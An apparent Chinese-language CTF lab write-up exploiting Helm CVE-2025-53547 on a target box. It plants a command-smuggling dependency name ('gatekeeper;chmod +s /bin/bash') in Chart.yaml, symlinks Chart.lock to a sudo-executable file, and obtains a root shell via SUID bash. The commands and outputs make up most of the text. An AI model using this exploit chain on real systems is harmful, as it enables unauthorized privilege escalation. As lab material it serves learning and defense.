
出了点小插曲，eecho的python应用部署完之后靶机就不能访问外网了。

所以用github上面的exp是没办法直接打的


本地的方案如下

现在本地执行`helm dependency update`

然后会在`charts/`目录下生成一个`gatekeeper-3.19.2.tgz`文件



把这个文件拿到靶机上面



然后创建`Chart.yaml`

```
eecho@Memoryhorse:/tmp/cve$ vim Chart.yaml
eecho@Memoryhorse:/tmp/cve$ cat Chart.yaml
apiVersion: v2
name: CVE-2025-53547
description: this is a CVE-2025-53547 poc yaml
version: 1.0.0
appVersion: v1.0.0
keywords:
  - helm
  - CVE-2025-53547
home: https://github.com/DVKunion/CVE-2025-53547-POC
sources:
- https://github.com/DVKunion/CVE-2025-53547-POC

dependencies:
  - name: gatekeeper
    version: 3.19.2
    repository: 'file:///tmp/cve/charts/gatekeeper'
eecho@Memoryhorse:/tmp/cve$
```

然后执行`helm dependency build`就能把信息写入`Chart.lock`

```
eecho@Memoryhorse:/tmp/cve$ helm dependency build
c.Metadata.Dependencies ==>  [0×c000151cb0]
m.resolveRepoNames(req)  map[gatekeeper:file:///tmp/cve/charts/gatekeeper]
m.ensureMissingRepos(repoNames, req)  map[gatekeeper:file:///tmp/cve/charts/gatekeeper]
!m.SkipUpdate  false
lock ==> &{2025-09-23 01:55:27.484535873 -0400 EDT m=+0.043983377 sha256:8023799d7e0745cea6f0245c16d0d4926d81e3cffd50eccfd8b9968fe1aa6763 [0×c000151830
Saving 1 charts
Deleting outdated charts
eecho@Memoryhorse:/tmp/cve$ cat Chart.lock
dependencies:
- name: gatekeeper
  repository: file:///tmp/cve/charts/gatekeeper
  version: 3.19.2
digest: sha256:8023799d7e0745cea6f0245c16d0d4926d81e3cffd50eccfd8b9968fe1aa6763
generated: "2025-09-23T01:55:27.484535873-04:00"
eecho@Memoryhorse:/tmp/cve$
```

然后在name处植入恶意代码，把Chart.lock连接到/opt/data

```
eecho@Memoryhorse:/tmp/cve$ rm -rf Chart.lock
eecho@Memoryhorse:/tmp/cve$ cat Chart.yaml
apiVersion: v2
name: CVE-2025-53547
description: this is a CVE-2025-53547 poc yaml
version: 1.0.0
appVersion: v1.0.0
keywords:
  - helm
  - CVE-2025-53547
home: https://github.com/DVKunion/CVE-2025-53547-POC
sources:
- https://github.com/DVKunion/CVE-2025-53547-POC

dependencies:
  - name: gatekeeper;chmod +s /bin/bash
    version: 3.19.2
    repository: 'file:///tmp/cve/charts/gatekeeper'
eecho@Memoryhorse:/tmp/cve$ ln -s /opt/data Chart.lock
eecho@Memoryhorse:/tmp/cve$
```

然后运行`/home/eecho/game`故意输掉游戏清空。`/opt/data`内容

清空之后运行`helm dependency build`

执行运行`sudo /bin/bash /opt/data`

恶意代码成功被执行


repository: 'file:///tmp/cve/charts/gatekeeper'
eecho@Memoryhorse:/tmp/cve$ ln -s /opt/data Chart.lock
eecho@Memoryhorse:/tmp/cve$ ls
Chart.lock charts Chart.yaml
eecho@Memoryhorse:/tmp/cve$ ~/game
欢迎来到猜数字游戏！你有 5 次机会。
如果你输了我会将的/opt/data文件的内容删除
请输入你的猜测 (1-100): 1
太小了！
请输入你的猜测 (1-100): 1
太小了！
请输入你的猜测 (1-100): 1
太小了！
请输入你的猜测 (1-100): 1
太小了！
请输入你的猜测 (1-100): 1
太小了！
很遗憾，你输了！清空 /opt/data 内容。
文件已清空：/opt/data
eecho@Memoryhorse:/tmp/cve$ helm dependency build
walk.go:75: found symbolic link in path: /tmp/cve/Chart.lock resolves to /opt/data. Contents of linked file included and used
walk.go:75: found symbolic link in path: /tmp/cve/Chart.lock resolves to /opt/data. Contents of linked file included and used
c.Metadata.Dependencies ⟹ [0×c000150cf0]
m.resolveRepoNames(req) map[gatekeeper;chmod +s /bin/bash:file:///tmp/cve/charts/gatekeeper]
m.ensureMissingRepos(repoNames, req) map[gatekeeper;chmod +s /bin/bash:file:///tmp/cve/charts/gatekeeper]
!m.SkipUpdate false
lock ⟹ &{2025-09-23 01:58:52.108627948 -0400 EDT m=+0.036421635 sha256:95fbe42512cf98b99c436096325b677fa2bc2e8d1d684c6e1e8dc4115d19cedf [0×c000151d40]}
Saving 1 charts
Deleting outdated charts
eecho@Memoryhorse:/tmp/cve$ sudo /bin/bash /opt/data
/opt/data: line 1: dependencies:: command not found
/opt/data: line 2: -: command not found
/opt/data: line 3: repository:: command not found
/opt/data: line 4: version:: command not found
/opt/data: line 5: digest:: command not found
/opt/data: line 6: generated:: command not found
eecho@Memoryhorse:/tmp/cve$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
eecho@Memoryhorse:/tmp/cve$ bash -p
bash-5.0# whoami
root
bash-5.0#
将鼠标指针移入其中或按 Ctrl+G